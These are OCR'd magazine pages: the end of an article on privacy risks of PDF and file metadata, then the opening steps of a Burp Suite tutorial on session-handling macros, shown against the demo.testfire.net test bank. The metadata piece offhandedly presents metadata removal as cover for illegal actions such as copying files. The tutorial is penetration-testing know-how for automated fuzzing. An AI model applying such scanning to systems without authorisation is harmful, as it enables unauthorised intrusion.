
```
/Subject : None
/Producer : [ClibPDF Library 2.02-r1-2] Linux
/Title : Microsoft Word - grades
/Creator : A ClibPDF program
/Keywords : ClibPDF
/Author : User: Administrador Apache con PHP [admwww]
/CreationDate : D:20161221093049
```

As it can be seen in the previous example, the most relevant data obtained is the operating system of the machine used by the user. With this information the attacker is feeding on details about the user with which to attack him, so it would be important to take precautions, especially if the document is to be uploaded to a website or internet blog or sent via email. In addition, you can also find the author, title, keywords and subject (among others) that can be added by the user who created the PDF document, while other properties can be generated automatically. This way, if we want to upload a document anonymously or make illegal actions, like copying files, for example, it's important to review what hidden information can be revealed without your knowledge, as it can be used against you.

To eliminate the metadata in this type of file you can make use of the Pro version of Adobe Acrobat. However, if you do not have it, there are several programs that already do it for various operating systems, such as BeCyPDFMetaEdit for Windows.

In conclusion, any document, like audios, videos, images or documents, has information that users ignore and, in the wrong hands, can be harmful to them.

Although many of the most used social networks today are in charge of improving security in this aspect, it would be important to raise the awareness of users about the dangers of recording the metadata in their files. In this way, if the user has oversight of a website (for example, sharing a political party's release) leaving the metadata can cause the competition to use it against them. If you send emails with attachments to people in whom you don't fully trust (for example, sending the statement of a teacher's work to his students may cause that resentful student to extract information to use against the teacher), or make anonymous complaints through the network or share images, for example, the user shouldn't worry if he takes precautionary measures before using the files, such as disabling GPS on internet devices before taking pictures or removing metadata from files.



Harnessing the lesser known "Burp macros" for Penetration Testing Web Apps

by Samrat Das

ABOUT THE AUTHOR

SAMRAT DAS

Samrat Das is a Security researcher currently working for Deloitte, India. His field of interests lies in: Penetration Testing, Reverse Engineering/Malware Analysis & Secure Coding. He can be reached on: twitter: @Samrat_Das93 or his LinkedIn profile: https://in.linkedin.com/in/samrat18

Introduction

In my penetration testing career so far, while performing fuzzing of parameters and page field in web applications, I did encounter some challenges relating to session handling.

In multiple cases, the application used to terminate the session being used for testing, this either happened due to some security countermeasures (for example: getting unsafe input, the session used to get logged out) or in other cases, say the Burp spider/ crawler used to fuzz the logout page parameters and terminate the session.

In such cases, further scans, probes and requests become unproductive, since you have to perform a re login and re-establish the session of the application.

I used to do this manually and it was a bit cumbersome. While trying to find a work around, I was going through the Burp Suite functions and based on my curiosity, I noticed Burp's *session handling functionality*.

After probing around the options, I came to the idea backed by some online research that Burp takes care of the above challenges with some rule based macros.

In simple words, say if fuzzing parameters leads to termination of session, Burp can auto login the app with the credentials, and continue scanning and crawling itself.


I am sure experienced testers already know this. However, for the newbies and the yet to learn people, I wrote this short tutorial which will give a step by step of how to use Burp's session handling rules to ensure you remain logged in to an application when using Burp Spider or Scanner.

Things needed:

- ➡ I used **Burp**'s latest version (1.7.21 free)
- ➡ Any website that has session handling (I am showing using the classic **demo.testfire.net**)

Step 1:

This is the website I am showing which has a login feature:



demo.testfire.net/bank/login.aspx

Online Banking Login

Username:

Password:


Login

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2017, Watchfire Corporation, All rights reserved.

Step 2:

At this point, I am simply keeping the interception off in Burp Suite and putting the credentials here to perform a login.



demo.testfire.net/bank/login.aspx

Online Banking Login

Username: admin

Password: •••••


Login

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2017, Watchfire Corporation, All rights reserved.

Step 3:

Here we enter the logged in page of the website:



Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:


Privacy Policy | Security Statement | © 2017 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to http://www.watchfire.com/statements/terms.aspx.

Copyright © 2017, Watchfire Corporation, All rights reserved.

Step 4:

Now, in order to test the session handling, we can send this page request to Burp’s repeater tab and by removing the cookies have a look if the session is terminated due to session breaking.



Burp Suite Free Edition v1.7.21 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
http://demo.testfire.net/bank/main.aspx
Add to scope
Spider from here
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser
Engagement tools [Pro version only]
Show new history window
Add comment
Highlight
Delete item
Clear history
Copy URL
Copy as curl command
Copy links
Save item
Proxy history help
Request Response
Raw Params Headers Hex

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies
81	https://ff-input.mxpnl.net	POST	/data?_channel_id=&_partner_id=3957...	✓	☐	200	418	text				✓	52.44.220.251	
80	https://s587.analyticstats.com	POST	/related	✓	☐	204	192	text				✓	52.72.234.190	
79	http://demo.testfire.net	GET	/bank/main.aspx			200	[illegible]	HTML	aspx	Altoro Mutual: Online Ban...		☐	65.61.137.117	
78	http://demo.testfire.net	POST	/bank/login.aspx					HTML	aspx	Object moved		☐	65.61.137.117	amUserInfo=UserN
77	https://ff-input.mxpnl.net	POST	/data?_channel_id=&_partner					text				✓	52.44.220.251	
76	https://s587.analyticstats.com	POST	/related					text				✓	52.72.234.190	
75	http://demo.testfire.net	GET	/bank/login.aspx					HTML	aspx	Altoro Mutual: Online Ban...		☐	65.61.137.117	
74	https://self-repair.mozilla.org	GET	/api/v1/classify_client/					JSON				✓	52.24.26.116	
73	http://demo.testfire.net	GET	/favicon.ico					HTML	ico	404 - File or directory not...		☐	65.61.137.117	
